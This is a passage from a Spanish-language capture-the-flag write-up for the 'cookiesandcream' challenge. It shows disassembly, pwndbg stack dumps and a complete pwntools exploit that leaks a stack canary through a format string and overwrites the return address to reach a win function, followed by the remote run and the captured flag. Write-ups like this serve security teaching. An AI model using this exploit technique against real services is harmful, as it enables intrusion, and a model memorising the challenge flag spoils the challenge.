0000000008048633 lea     edx, (aBinCatFlagTxt - 804A000h)[eax] ; "/bin/cat flag.txt"
0000000008048639 push    edx
000000000804863A mov     ebx, eax
000000000804863C call    _system
0000000008048641 add     esp, 10h
0000000008048644 nop
0000000008048645 mov     ebx, [ebp+var_4]
0000000008048648 leave
0000000008048649 retn
0000000008048649 win endp
0000000008048649

```

Entonces, el objetivo es, después de enviar el canary, sobre escribir la dirección win en el return de la función main. Para esto, es necesario ver en qué posición se encuentra esta dirección en el stack.

```

Breakpoint *0x00804861D
pwndbg> x/40x $esp
0xffffce80: 0xffffceb8      0x00000009      0x41414141      0x41414141
0xffffce90: 0x41414141      0x41414141      0xffffce00      0xf0aecc00
0xffffcea0: 0x08048c40      0x0804a000      0xffffceb8      0x080487b2
0xffffceb0: 0xffffced0      0x00000000      0x00000000      0xf7df4e91
0xffffcec0: 0xf7fb4000      0xf7fb4000      0x00000000      0xf7df4e91
0xffffced0: 0x00000001      0xffffcf64      0xffffcf6c      0xffffcef4
0xffffcee0: 0x00000001      0x00000000      0xf7fb4000      0xf7fe578a
0xffffcef0: 0xf7ffd000      0x00000000      0xf7fb4000      0x00000000
0xffffcf00: 0x00000000      0x5649858f      0x1748839f      0x00000000
0xffffcf10: 0x00000000      0x00000000      0x00000001      0x08048450
pwndbg> stepo
Temporary breakpoint 369 at 0x804861e

```

```

0x8048613 <vuln+173>    je     vuln+180 <0x804861a>
↓
0x804861a <vuln+180>    mov     ebx, dword ptr [ebp - 4]
0x804861d <vuln+183>    leave
▶ 0x804861e <vuln+184>    ret     <0x80487b2; main+360>
↓
0x80487b2 <main+360>    mov     eax, 0

```

Como podemos ver en las imágenes anteriores, tenemos que enviar 20 caracteres para llegar a la dirección del canary, después enviar el propio canary que obtuvimos y después enviar 12 caracteres para llegar hasta el return address en donde enviaremos la dirección de la función win. En la siguiente imagen podemos ver el exploit utilizado:

```
host = "3.16.109.169"
puerto = 3190
nombre_binario = "./cookiesandcream"

binario = ELF("./cookiesandcream")

r = remote(host, puerto)

def op1(pld, pl2):
    r.recvuntil('>')
    r.sendline(pld)
    r.recvuntil('>')
    r.sendline(pld)
    r.recvuntil('>')
    r.sendline(pld)
    r.recvuntil('>')
    r.sendline(pl2)

def exit(pld):
    r.recvuntil('>')
    r.sendline("AAAA")
    r.recvuntil('>')
    r.sendline("AAAA")
    r.recvuntil('>')
    r.sendline("AAAA")
    r.recvuntil('>')
    r.sendline(pld)
```

```

pld = "A"* 16 + "BBBB"
pl2 = ""
pl2 += "%11$lx"|

op1(pld, pl2)
r.recv(1)
canary = r.recvline()
canary = canary.replace(" ", "")
log.info("Canary ==> %s"%canary)
canary = int(canary, 16)

payload = ""
payload += "A"*16+"BBBB"
payload += p32(canary)
payload += "B"*12
payload += p32(binario.symbols['win'])

exit(payload)

r.interactive()

```

Podemos ver que se crearon dos funciones, en la primera se envían respuestas a las 3 primeras entradas y después se envía el payload para explotar el format string. Después de esto, con lo obtenido se crea el payload final, el cual se envía en la octava entrada de datos, con esto obtenemos la bandera:

```

>\n
[DEBUG] Sent 0x29 bytes:
00000000 41 41 41 41 41 41 41 41 41 41 41 41 41 4
00000010 42 42 42 42 00 5b d6 e4 42 42 42 42 42 4
00000020 42 42 42 42 1f 86 04 08 0a
00000029
[*] Switching to interactive mode

[DEBUG] Received 0x14 bytes:
'AAAAAAAAAAAAAAAAABBBB'
AAAAAAAAAAAAAAAAABBBB[DEBUG] Received 0x5a bytes:
'\n'
'\n'
'Esas no son formas de hablarme, jovencito.\n'
'hackdef{F0rm4t_Str1ng_3asY_BuT_N33d_C00kies}\n'

Esas no son formas de hablarme, jovencito.
hackdef{F0rm4t_Str1ng_3asY_BuT_N33d_C00kies}
$
[*] Interrupted
[*] Closed connection to 3.16.109.169 port 3190

```

hackdef{F0rm4t_Str1ng_3asY_BuT_N33d_C00kies}